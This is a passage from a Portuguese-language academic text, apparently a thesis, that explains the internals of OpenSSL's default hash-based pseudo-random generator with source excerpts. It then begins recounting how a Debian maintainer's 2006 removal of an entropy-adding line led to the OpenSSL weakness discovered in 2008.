Basicamente, o que o método **RAND_get_rand_method** faz é retornar à rotina solicitante a estrutura padrão de métodos de acesso ao gerador pseudo-aleatório, **default_RAND_meth**. De posse dessa estrutura, a rotina solicitante pode então acessar e fazer uso de alguma rotina de acesso ao gerador ali contida. Mas mais que isto, o método **RAND_get_rand_method** também é responsável por alocar a estrutura padrão de métodos de acesso ao gerador, caso ainda não alocada. A implementação usada por padrão pela biblioteca *OpenSSL* é baseada na biblioteca *SSLeay*, que possui tal nome devido às iniciais de um de seus desenvolvedores, sendo retornada pela função **RAND_SSLeay**. Quando implementações extrínsecas não são fornecidas, a estrutura padrão **default_RAND_meth** de acesso ao gerador é preenchida com as implementações *ssleay*, como de fato se pode observar pelo trecho de código 3.4. As assinaturas das rotinas *ssleay*, a estrutura que as contém e seu método de obtenção **RAND_SSLeay** são mostrados no trecho de código 3.5:

```
1  static void ssleay_rand_cleanup(void);
2  static void ssleay_rand_seed(const void *buf, int num);
3  static void ssleay_rand_add(const void *buf, int num, double add_entropy);
4  static int ssleay_rand_bytes(unsigned char *buf, int num, int pseudo);
5  static int ssleay_rand_nopseudo_bytes(unsigned char *buf, int num);
6  static int ssleay_rand_pseudo_bytes(unsigned char *buf, int num);
7  static int ssleay_rand_status(void);
8
9  RAND_METHOD rand_ssleay_meth={
10   ssleay_rand_seed,
```

```
11    ssleay_rand_nopseudo_bytes,
12    ssleay_rand_cleanup,
13    ssleay_rand_add,
14    ssleay_rand_pseudo_bytes,
15    ssleay_rand_status
16    };
17
18  RAND_METHOD *RAND_SSLeay(void)
19    {
20    return(&rand_ssleay_meth);
21    }
```

Código 3.5: As rotinas *ssleay*

As rotinas *ssleay* são as responsáveis pela implementação do gerador pseudo-aleatório padrão presente na biblioteca *OpenSSL*. Tal gerador baseia-se nos já expostos predicados de funções de *hash* criptográfico para seu funcionamento. Mais precisamente, trata-se de uma variante de *Feedback Shift Register*, ou *FSR*, de saída de tamanho variável com geração de bytes e função de retroalimentação baseadas em *hash*. Um diagrama do gerador padrão da *OpenSSL* é mostrado na figura 3.1. Os componentes desse diagrama serão melhor explorados e explicados em tempo e conforme necessidade no decorrer da exposição do funcionamento do gerador:



Figura 3.1: Diagrama simplificado do gerador pseudo-aleatório padrão da *OpenSSL*

Conforme mostra o diagrama da figura 3.1, o gerador mantém um estado corrente em memória, **state**, o qual é acessado quando da execução de operações no gerador. O tamanho máximo, em bytes, desse estado é indicado por uma constante de nome **STATE_SIZE**. Cada qual dessas possíveis operações sobre o gerador é implementada

por alguma das rotinas *ssleay*, que serão discutidas em breve. Junto ao estado do gerador é também mantida uma estimativa da quantidade de entropia nele contida. Tal estimativa é armazenada em **entropy**, sendo incrementada sempre que bytes dotados de entropia são adicionados ao estado. Tal controle da entropia do gerador se dá até um valor específico. Quando tal valor de entropia, contado em bytes e determinado pela constante **ENTROPY_NEEDED**, é atingido, o incremento da estimativa de entropia é cessado: o gerador é a partir de então considerado como capaz de gerar bytes robustos para uso criptográfico. Por "bytes robustos para uso criptográfico" entenda-se bytes imprevisíveis, ou seja, de difícil previsão e obtenção por alguém que deles não deva ter conhecimento, de modo que tais bytes podem então ser usados para fins como geração de chaves criptográficas robustas. Cabe observar que o valor indicado por **ENTROPY_NEEDED** não indica uma capacidade limite de entropia do gerador, mas sim uma quantidade de entropia a partir da qual admite-se que o estado do gerador é tido como imprevisível.

Conforme menção prévia, o gerador padrão da *OpenSSL* é uma variante de *Feedback Shift Register*, fazendo uso de uma função de retroalimentação, ou *feedback function*, no diagrama da figura 3.1 indicada em verde. Essa função é usada para atualizar o estado interno do gerador, **state**, sempre que bytes são gerados. No gerador pseudo-aleatório padrão da *OpenSSL*, a implementação dessa função de retroalimentação é baseada em *hashes* criptográficos, necessitando, portanto, de alguma função de *hash* específica como suporte. A escolha da função de *hash* usada se dá em tempo de compilação, podendo ser controlada por diretivas de pré-compilação, conforme demonstra o trecho de código 3.6:

```
1  #if !defined(USE_MD5_RAND) && !defined(USE_SHA1_RAND)
2  #if !defined(USE_MDC2_RAND) && !defined(USE_MD2_RAND)
3  #if !defined(OPENSSL_NO_SHA) && !defined(OPENSSL_NO_SHA1)
4  #define USE_SHA1_RAND
5  #elif !defined(OPENSSL_NO_MD5)
6  #define USE_MD5_RAND
7  #elif !defined(OPENSSL_NO_MDC2) && !defined(OPENSSL_NO_DES)
8  #define USE_MDC2_RAND
9  #elif !defined(OPENSSL_NO_MD2)
10 #define USE_MD2_RAND
11 #else
12 #error No message digest algorithm available
13 #endif
14 #endif
15 #endif
```

Código 3.6: Escolha da função de *hash*

O trecho 3.6 mostra que a prioridade é dada para a função de *hash* criptográfico *SHA1*, as outras funções disponíveis sendo usadas apenas quando há opção explícita pelas mesmas via diretivas de pré-compilação. Escolhida a função de *hash* criptográfico, uma outra importante função é então definida, **MD_Update**, responsável pela atualização de um valor de *hash* contido em memória. O trecho de código 3.7 mostra várias definições referentes a *hashes* que são usadas pela implementação do gerador padrão da *OpenSSL*, **MD_Update** entre elas:

```
1 #include <openssl/evp.h>
2 #define MD_Update(a,b,c)   EVP_DigestUpdate(a,b,c)
3 #define MD_Final(a,b)    EVP_DigestFinal_ex(a,b,NULL)
4 #if defined(USE_MD5_RAND)
5 #include <openssl/md5.h>
6 #define MD_DIGEST_LENGTH  MD5_DIGEST_LENGTH
7 #define MD_Init(a)     EVP_DigestInit_ex(a,EVP_md5(), NULL)
8 #define MD(a,b,c)    EVP_Digest(a,b,c,NULL,EVP_md5(), NULL)
9 #elif defined(USE_SHA1_RAND)
```

```
10 #include <openssl/sha.h>
11 #define MD_DIGEST_LENGTH  SHA_DIGEST_LENGTH
12 #define MD_Init(a)       EVP_DigestInit_ex(a,EVP_sha1(), NULL)
13 #define MD(a,b,c)        EVP_Digest(a,b,c,NULL,EVP_sha1(), NULL)
14 #elif defined(USE_MDC2_RAND)
15 #include <openssl/mdc2.h>
16 #define MD_DIGEST_LENGTH  MDC2_DIGEST_LENGTH
17 #define MD_Init(a)       EVP_DigestInit_ex(a,EVP_mdc2(), NULL)
18 #define MD(a,b,c)        EVP_Digest(a,b,c,NULL,EVP_mdc2(), NULL)
19 #elif defined(USE_MD2_RAND)
20 #include <openssl/md2.h>
21 #define MD_DIGEST_LENGTH  MD2_DIGEST_LENGTH
22 #define MD_Init(a)       EVP_DigestInit_ex(a,EVP_md2(), NULL)
23 #define MD(a,b,c)        EVP_Digest(a,b,c,NULL,EVP_md2(), NULL)
24 #endif
```

Código 3.7: Definições de funções e valores referentes a *hashes*

Conforme mostra o trecho de código 3.7, **MD_Update** é definida como **EVP_DigestUpdate**, cuja assinatura é **EVP_DigestUpdate**(*EVP_MD_CTX *ctx, const void *d, size_t cnt*). A rotina **EVP_DigestUpdate** é usada para computação do *hash* de *cnt* bytes contidos em *d* dentro do contexto de *hash ctx*. Um *contexto de hash* é uma estrutura que armazena informações a respeito de um *hash*, dentre estas seu valor atual. **EVP_DigestUpdate** pode ser invocada múltiplas vezes em um mesmo contexto de *hash* para atualização do contexto atual com novos valores fornecidos [42]. O diagrama 3.2 mostra uma visão simplificada do funcionamento da função **MD_Update**:



Figura 3.2: Diagrama simplificado do funcionamento de MD_Update

O diagrama da figura 3.2 mostra que **MD_Update** faz uso de um contexto de *hash* e de um buffer contendo bytes. Os bytes contidos nesse buffer são usados para atualizar o *message digest* armazenado no contexto de *hash*. Terminada a execução da função, a mesma estrutura de contexto de *hash* contém então um novo valor de *message di-*

gest, diferente do inicial. Na implementação do gerador padrão da *OpenSSL* a função **MD_Update** é usada sucessivamente sobre um mesmo *digest* sempre que bytes são adicionados ao estado ou gerados pelo gerador. De modo a prover um valor inicial para essas sucessivas aplicações de **MD_Update**, um valor de *hash* é sempre armazenado junto ao estado do gerador, em **md**. Dessa forma, sempre que a adição ou geração de bytes é iniciada no gerador, o valor contido em **md** é usado na primeira atualização do *digest* por **MD_Update**. As atualizações seguintes fazem uso de diversos outros valores, como variáveis locais, bytes de estado do gerador e buffers providos às funções como parâmetros de entrada. Finalizadas as sucessivas atualizações e obtido um *digest* final, este é também usado para atualização de **md**, gerando um novo **md** diferente do anterior que possa ser usado da mesma forma em solicitações subseqüentes ao gerador.

Isto posto, perceba-se que a obtenção de um valor final de *hash* pelo gerador leva em consideração diversos valores, os quais são passados à função **MD_Update** para atualização do *digest* corrente. Dentre os valores usados para tal fim constam dois contadores, os quais são armazenados no vetor **md_count**, uma das variáveis do gerador mostradas no diagrama da figura 3.1. O contador **md_count[0]** é incrementado sempre que bytes são gerados pelo gerador. O contador **md_count[1]**, por sua vez, é atualizado sempre que bytes de entropia são adicionados ao gerador. Note-se, portanto, que os valores dos contadores **md_count** dependem estritamente do fluxo de execução do gerador, sendo incrementados de maneira determinística a cada execução das rotinas de adição ou geração de bytes. Com isso, para uma execução específica de uma rotina de adição ou geração de bytes no fluxo de execução do gerador, os valores constantes nos contadores são totalmente determinísticos. O gerador da *OpenSSL* os usa apenas como uma fonte mínima de entropia visando algum suporte à variabilidade dos resultados fornecidos pelo gerador, principalmente quando o mesmo é executado em múltiplos processos.

Ainda de forma semelhante ao funcionamento de um FSR, o gerador padrão da *OpenSSL* opera seu estado como uma espécie de *shift register*, ou registrador de deslocamento. Para tanto, o gerador faz uso de um índice, **state_index**, o qual indica o índice do próximo byte do estado a ser usado tanto para adição quanto para geração de bytes. A quantidade de bytes do estado do gerador que se encontram iniciados é mantida em **state_num**, que também funciona como um índice limite: todos os bytes de **state** com índices inferiores a **state_num** estão iniciados. Já os bytes com índices a partir de tal valor não estão. Tal distinção entre bytes iniciados e não-iniciados de **state** é usada pelo FSR quando da geração de bytes de entropia, pois em tal contexto o gerador evita fazer uso de bytes do estado que não tenham sido iniciados por alguma operação prévia de adição de bytes de entropia.

Estabelecidos e explicados tais componentes que integram o gerador padrão da biblioteca *OpenSSL*, podemos finalmente proceder às implementações *ssleay*, mostradas em vermelho no diagrama da figura 3.1, as quais são responsáveis pela lógica de funcionamento do gerador. Essas implementações, conforme já explicado, não são diretamente acessíveis, mas sim disponibilizadas para acesso via os métodos **RAND_***funcao*. De forma mais específica, são sete as rotinas *ssleay*: **ssleay_rand_bytes**, para geração de bytes pelo gerador; **ssleay_rand_nopseudo_bytes**, para geração de bytes que sejam robustos, conforme já definido, para uso criptográfico; **ssleay_rand_pseudo_bytes**, quando não há a necessidade da supracitada robustez dos bytes gerados, o que pode ser o caso em alguns contextos específicos; **ssleay_rand_add**, usada para adição de bytes no gerador,

ssleay_rand_seed para adição de uma semente ao gerador; **ssleay_rand_status**, para obtenção do estado corrente do gerador; e **ssleay_rand_cleanup**, para limpeza e finalização do gerador.

No que se refere à rotina **ssleay_rand_add**, sua assinatura é **ssleay_rand_add**(*buf, num, entropy_add*). Essa função se utiliza de *num* bytes contidos em *buf* para adicionar um valor *entropy_add* de entropia ao gerador. Internamente, essa função faz uso de **MD_Update** para atualizar um valor de *hash* com diversos valores, conforme já discutido. Após essas sucessivas atualizações, o valor final do *hash* é usado para atualizar, via XOR, *num* bytes do estado do gerador. Assim, como seria plausível assumir, e como de fato ocorre, uma das chamadas à função **MD_Update** no interior de **ssleay_rand_add** faz uso dos valores dotados de entropia contidos no buffer de entrada *buf*, adicionando-os à computação corrente do valor de *hash*, conforme mostra o trecho de código 3.8:

```
1  /* Inclusão de bytes do buffer de entrada na computação do hash */
2  MD_Update(&m, buf, j);
```

Código 3.8: Inclusão de bytes dotados de entropia no *hash*

Essa chamada, portanto, adiciona entropia ao *hash* computado, entropia esta provinda da incerteza associada aos valores contidos no buffer de entrada e posteriormente transferida ao gerador pseudo-aleatório quando do uso do *hash* final computado para atualização do estado do gerador. Conforme mencionado, há ainda no interior de **ssleay_rand_add** outras chamadas a **MD_Update**, mas todas fazendo uso de valores internos ao gerador ou obtidos de forma determinística, como os valores dos contadores **md_count** já discutidos. Devido à natureza de tais valores, para uma execução específica de **ssleay_rand_add** essas outras chamadas não adicionam entropia ao valor final do *hash*, de modo que a única responsável por tal adição é a chamada específica a **MD_Update** mostrada no trecho de código 3.8.

A função **ssleay_rand_seed** é responsável por adicionar uma semente no gerador. A semente em si é o conteúdo de um buffer contendo *num* bytes dotados de entropia, sendo cada qual desses bytes contidos considerado como capaz de prover um byte de entropia, o que totaliza também uma estimativa de entropia igual a *num*. Como também tem por objetivo adicionar bytes ao estado do gerador, **ssleay_rand_seed** apresenta uma funcionalidade idêntica a **ssleay_rand_add**, na verdade tratando-se de um caso especial de adição no qual a estimativa de entropia é igual ao número de bytes contidos. Assim, a implementação de **ssleay_rand_seed** é um simples *wrapper* que internamente invoca **ssleay_rand_add** com o valor de *entropy_add* igual a *num*.

Quanto à rotina **ssleay_rand_bytes**, esta incorpora em si a lógica necessária tanto para a geração de bytes imprevisíveis e robustos para uso criptográfico quanto para geração de bytes que não o sejam. Sua assinatura é **ssleay_rand_bytes**(*buf, num, pseudo*), o parâmetro *pseudo* sendo usado para controlar o modo de operação desejado: quando igual a 0 a função retornará um erro caso a estimativa de entropia do estado do gerador não seja suficiente para geração de bytes imprevisíveis, e quando igual a 1 a função não retornará erro mesmo que a entropia do estado seja insuficiente. Assim, observe-se que em ambos os casos é possível que bytes imprevisíveis sejam gerados. O parâmetro pseudo igual a 1 apenas não garante sua imprevisibilidade. Isto posto, as rotinas **ssleay_rand_nopseudo_bytes** e **ssleay_rand_pseudo_bytes** operam como *wrappers* para **ssleay_rand_bytes**, cada qual controlando o parâmetro *pseudo* em acordo

com a finalidade à qual se dispõe: **nopseudo_bytes** invoca **rand_bytes** com o valor 0 para *pseudo* e **pseudo_bytes** invoca **rand_bytes** com o valor de *pseudo* igual a 1.

Conforme mostra o diagrama da figura 3.1, a função **ssleay_rand_bytes** incorpora a lógica de retroalimentação do FSR, desempenhando internamente também esse papel. Sua finalidade, portanto, é gerar *num* bytes dotados de entropia e retorná-los no buffer *buf* fornecido, além de retroalimentar o estado do gerador de acordo com alguma lógica. De modo a realizar tais intentos, inicialmente, a rotina verifica o estado de iniciação do gerador. Caso não esteja iniciado, a função **RAND_poll**, discutida previamente, é chamada para acesso a uma fonte de entropia do sistema que forneça bytes para iniciação do gerador. Com um gerador iniciado e capaz de prover bytes, tem então início um processo iterativo de obtenção de bytes de entropia, cada iteração responsável pela geração de uma quantidade de bytes a serem retornados em *buf*. A geração desses bytes procede-se também por uma computação de *hash*, o qual é atualizado com valores obtidos do estado do gerador e alguns contadores internos. Um valor de *hash* final é obtido em cada iteração após sucessivas atualizações pela função **MD_Update**. Os bytes desse *hash* final são então usados para duas finalidades: metade para preencher o buffer de saída com bytes dotados de entropia e a outra metade para realimentação do gerador, atualizando seu estado interno. Tal processo se repete nas sucessivas iterações até que o total solicitado de bytes de entropia seja retornado. Na primeira dessas iterações, e somente nela, o trecho de código 3.9 é executado:

```
1 pid_t curr_pid = getpid();
2 if (curr_pid)
3 {
4     MD_Update(&m,(unsigned char*)&curr_pid,sizeof curr_pid);
5     curr_pid = 0;
6 }
```

Código 3.9: Inclusão do *pid* do processo no *hash*

O que o código 3.9 mostra é que o *process identifier*, ou *pid*, do processo é adicionado ao *hash* corrente da primeira iteração. Tal número, o *pid*, é um valor atribuído a um processo pelo sistema operacional, possivelmente distinto entre diferentes execuções de programas no sistema. A motivação para a inclusão do *pid* na computação do *hash* se deve precisamente a tal variabilidade em sua determinação, fazendo com que o *pid* adicione um mínimo de entropia ao estado do gerador. Em sistemas *GNU/Linux*, é possível por padrão a atribuição de um total de 32.768 valores distintos de *pid* aos processos executados no ambiente, valores estes variando de 0 a 32.767, embora esse total possa ser aumentado por modificação de arquivos específicos do sistema [38]. De qualquer forma, o *pid* por conta própria não é uma fonte confiável de entropia, sendo vulnerável inclusive aos chamados *ataques de força-bruta*. Isto significa que um gerador que use o *pid* como única fonte de entropia pode ter suas saídas determinadas de maneira eficiente do ponto de vista computacional e, portanto, é um gerador inseguro. Como uma simples fonte adicional e suficiente de entropia, que é o caso de seu uso pelo gerador da *OpenSSL*, não há problemas do ponto de vista criptográfico.

Conforme já mencionado, o processo de obtenção dos bytes de entropia é executado em sucessivas iterações. Em cada qual dessas iterações, o trecho de código 3.10 é executado:

```
1 #ifndef PURIFY
2     MD_Update(&m,buf,j); /* purify complains */
3 #endif
```

Código 3.10: Inclusão do buffer de saída no *hash*

O que o trecho 3.10 evidencia é que, antes de serem preenchidos com os bytes de entropia obtidos do gerador, os próprios bytes do buffer de saída são também usados na atualização do valor de *hash* pela função **MD_Update**. Isto é feito na esperança de que os bytes do buffer de saída forneçam um mínimo de entropia com seu conteúdo prévio, possivelmente não-iniciado. Atente-se para o fato de que o próprio trecho pode ser removido, via diretiva de pré-compilação, do código executável, reforçando o fato de que essa chamada específica a **MD_Update** é supérflua, responsável por adicionar um mínimo de entropia que, ao ser removido, não afeta significativamente a segurança do gerador.

Tendo sido expostos tais trechos de código da implementação da biblioteca *OpenSSL*, nota-se que em contextos específicos, como aqueles evidenciados pelos trechos 3.1, 3.2 e 3.10, regiões de memória com conteúdo possivelmente não-iniciado são acessadas e usadas. Tal uso é comumente tido como uma prática a ser abominada, desaconselhado por manuais de programação e com razão, devido aos erros que dele podem advir. No código da *OpenSSL*, entretanto, tal uso não se dá em caráter acidental: os programadores da biblioteca o fizeram conscientemente, motivados pela esperança de que o uso de regiões não-iniciadas de memória quando da adição de bytes no gerador viesse a funcionar como uma fonte de entropia adicional. À luz dessa motivação e agora com suficiente compreensão quanto ao funcionamento do gerador pseudo-aleatório padrão da *OpenSSL*, podemos proceder para um respaldado entendimento do episódio iniciado em setembro de 2006, descoberto em maio de 2008 e cujas repercussões até hoje se refletem, episódio este aqui referido como *o caso Debian/OpenSSL*.

Capítulo 4

O caso *Debian/OpenSSL*

O *Debian* é um projeto de software livre que visa criar e manter sistemas operacionais que operem exclusivamente por uso de softwares distribuíveis conforme sua filosofia de acessibilidade ao código-fonte e liberdade para seu uso, modificação e distribuição em qualquer situação [40]. O projeto data de 1993 e seu principal e mais conhecido produto é o sistema operacional *Debian GNU/Linux*, uma distribuição de software constituindo um sistema operacional que opera sobre o kernel *Linux*. É tido como um dos maiores e mais famosos projetos de software livre da atualidade, contando com consideráveis bases tanto de desenvolvedores quanto de usuários. A página do projeto na internet sempre figura entre as dez mais acessadas no que se refere a distribuições de software livre [20].

Mas no que pese toda sua popularidade e sucesso, o projeto também é alvo de críticas com relação a algumas de suas práticas. Dentre estas, talvez a prática mais criticada seja a de realizar significativas modificações próprias sobre os softwares que fazem parte de sua distribuição, mesmo que tais softwares não tenham sido desenvolvidos internamente ao projeto. Dessa forma, muitas vezes a versão de um determinado software presente na distribuição *Debian* se encontra significativamente modificada com relação à versão distribuída pelos fornecedores responsáveis por seu desenvolvimento original, dito *upstream*. O lado positivo de tais modificações é que os desenvolvedores podem de tal forma melhor acomodar os softwares à distribuição, mitigando incompatibilidades e mesmo por conta própria corrigindo erros que porventura venham a detectar nos softwares que verificam, práticas que de fato vão ao encontro da filosofia de software livre. Por outro lado, a condução de modificações próprias em software alheio também apresenta grande potencial de introdução de falhas, visto que muitas vezes estas são realizadas por alguém que, por não fazer parte da equipe de desenvolvimento, possivelmente desconhece o propósito de determinados trechos do código-fonte. Desconhecido tal propósito, também desconhecida fica sua importância. Modificações realizadas sob tais condições facilmente se convertem em falhas no sofware. Caso tais falhas não sejam aparentes, podem então se converter em desastre.

Em sistemas *GNU/Linux* os softwares são subdivididos em unidades menores e autocontidas, cada qual responsável por prover um grupo lógico de operações. Essas unidades, denominadas *pacotes*, operam colaborativamente entre si para prover uma funcionalidade maior que softwares grandes e agregados [51]. Um dos pacotes presentes na distribuição *Debian GNU/Linux* é o *openssl*, que, como sugere o próprio nome, consiste na versão da biblioteca *OpenSSL* distribuída pelo projeto *Debian*. Como um pacote do projeto *Debian*,

também o *openssl* se encontra sujeito a possíveis modificações do código-fonte, seja para melhor compatibilização com a distribuição, seja para correção de erros encontrados no código. De modo a fazer distinção entre a biblioteca em si e seu respectivo pacote conforme distribuído pelo projeto *Debian*, denotaremos aqui por *OpenSSL* a biblioteca e por *openssl*, com todas as letras minúsculas, o pacote distribuído pelo *Debian*.

4.1 O ocorrido

À época de 2006, uma reclamação comum de desenvolvedores e programadores que trabalhavam com a biblioteca *OpenSSL* era de que programas como *Valgrind* e *Purify*, comumente aplicados para detecção de erros e vazamentos de memória, acusavam constantemente o acesso para leitura, pelo código da *OpenSSL*, de áreas de memória não-iniciadas. Conforme já visto, tal prática na *OpenSSL* se dá em caráter proposital em trechos específicos de código, com vistas a um aumento de entropia, ainda que marginal, no gerador pseudo-aleatório. Entretanto, essa mesma prática implica em um complexo inconveniente para usuários de ferramentas de verificação de código como *Valgrind* e *Purify*: cada leitura de área de memória não-iniciada é registrada pelo programa de verificação, sendo a ocorrência então enviada a um relatório final produzido como saída de sua execução. Caso os contextos de leitura de áreas de memória não-iniciadas se repitam com constância no código, o relatório final produzido se mostrará fortemente maculado com informações coletadas das diversas ocorrências detectadas. Assim, torna-se consideravelmente árdua a tarefa de análise e correção de erros em código, visto que antes mesmo de se analisar o relatório de erros é necessária a separação das informações referentes às ocorrências de leitura de variáveis não-iniciadas daquelas informações que de fato podem acusar os potenciais erros de programação procurados.

Prosseguir, portanto, com a análise de código de programas que usavam a *OpenSSL*, mesmo que como dependência, sem nada fazer a respeito das ocorrências de leitura de variáveis não-iniciadas no código não era uma opção aceitável aos programadores, que constantemente solicitavam soluções para o inconveniente. Uma dessas solicitações se deu sob a forma de um *bug report* referente ao pacote *openssl* no projeto *Debian*, em abril de 2006 [5]. Esse registro reportava as dificuldades enfrentadas por um usuário do *Valgrind* ao usar a ferramenta para análise de programas que faziam uso do gerador pseudo-aleatório presente no pacote *openssl*. Junto ao relato, era também apontado o presumido local do código da biblioteca *OpenSSL* no qual o problema ocorria: a chamada à função **RAND_add** quando da execução do código da função **RAND_poll**, conforme já mostrado no trecho de código 3.1.

Cabe aqui relembrar que, no contexto de tal trecho de código, um *buffer* com um tamanho específico é alocado em memória e nele são armazenados bytes obtidos de algum dispositivo de acesso a valores dotados de entropia acumulados pelo sistema. Em seguida, tal buffer é submetido à função **RAND_add** como um de seus parâmetros, e a quantidade de bytes de entropia ali contidos, outro parâmetro solicitado por **RAND_add**, é informada como sendo o tamanho total do buffer. Não há, entretanto, garantia de que o dispositivo usado irá prover uma quantidade de bytes dotados de entropia suficiente para preencher completamente o buffer, tal garantia sendo dependente da maneira como opera o dispositivo utilizado para tal intento. Ainda assim, devido aos parâmetros informados, a função **RAND_add** irá acessar para leitura todo o buffer de entrada a ela fornecido,

mesmo que não haja ali uma correspondente quantidade de bytes dotados de entropia. O relatante do *bug report*, portanto, estava correto em sua hipótese de que tal trecho de código seria um potencial responsável por leituras de variáveis não-iniciadas. Estava errado, no entanto, ao supor que bastaria solucionar o problema nesse trecho para que fossem findos os inconvenientes avisos emitidos pelas ferramentas de verificação, isto porque, como já visto, não apenas a rotina **RAND_poll** faz uso interno da função **RAND_add** informando uma quantidade de bytes possivelmente superior à de fato contida no buffer fornecido.

Ainda assim, tendo em vista o trecho de código que corretamente julgava como problemático, propôs também o relatante, no mesmo contexto do *bug report*, uma possível solução ao inconveniente: iniciar todos os bytes do buffer de memória alocado pela função **RAND_poll** com o valor zero antes da solicitação de bytes dotados de entropia ao sistema via alguma interface capaz de provê-los, como o dispositivo */dev/urandom*. Com isto, ainda que o dispositivo usado não fosse capaz de preencher com bytes de entropia o buffer por completo, os bytes não preenchidos do buffer ao menos iniciados estariam com o valor zero. No entanto, e conforme já citado, ainda que efetuada tal modificação sobre o código, a mesma seria capaz de solucionar apenas parcialmente o problema que se apresentava, podendo este ainda se manifestar nos demais contextos em que áreas não-iniciadas de memória são acessadas para leitura no código da biblioteca *OpenSSL*. O cerne da idéia, entretanto, era bom e, se aplicado a todos os pontos do código que fazem leitura de variáveis não-iniciadas, de fato seria capaz de corrigir o inconveniente ao custo da possível perda de alguma entropia que áreas não-iniciadas de memória poderiam prover.

Não obstante, e talvez por não ter sido apresentada no montante dos contextos em que seria necessária, a correção proposta foi de pronto considerada imprópria por um dos mantenedores do pacote *openssl*, tendo então início uma discussão aberta a respeito de qual seria a melhor forma de solucionar o inconveniente. Decorridos alguns dias, e após algumas proposições de solução, uma em particular foi finalmente eleita para abordar o problema: nos contextos em que o código da *OpenSSL* fizer uso de buffers com conteúdo não-iniciado para adição de entropia em seu gerador, simplesmente deixar de adicionar o conteúdo de tais buffers no gerador. A forma encontrada para executar tal solução seria *comentar*, ou seja, efetivamente excluir as linhas de código responsáveis pela adição do conteúdo de buffers com memória não-iniciada no gerador. Uma dessas linhas foi previamente mostrada no trecho de código 3.10, cujo comentário original sugere que os próprios desenvolvedores da *OpenSSL* tinham e têm (o comentário lá persiste até a versão mais recente da biblioteca) conhecimento do inconveniente que a execução dessa linha pode causar para alguns programas, como o *Purify*, e inclusive oferecendo a opção de retirá-la do código via uma diretiva de pré-compilação. Não haveria, portanto, prejuízos à robustez do gerador pseudo-aleatório caso tal linha de código fosse excluída.

O erro crítico do mantenedor do pacote *openssl* do *Debian* ocorreu quando, ao analisar o trecho de código 3.8, o considerou idêntico ao trecho de código 3.10 e decidiu também por excluí-lo sob a hipótese de que um, sendo idêntico ao outro e usado no mesmo contexto dentro de suas respectivas funções, teria também a mesma e única finalidade de adição de conteúdo de memória não-iniciado no gerador com vistas a um ganho marginal de entropia. Sob tais premissas, poderia tal trecho ser igualmente excluído também sem prejuízos à robustez do gerador pseudo-aleatório. Essa hipótese do mantenedor era ainda

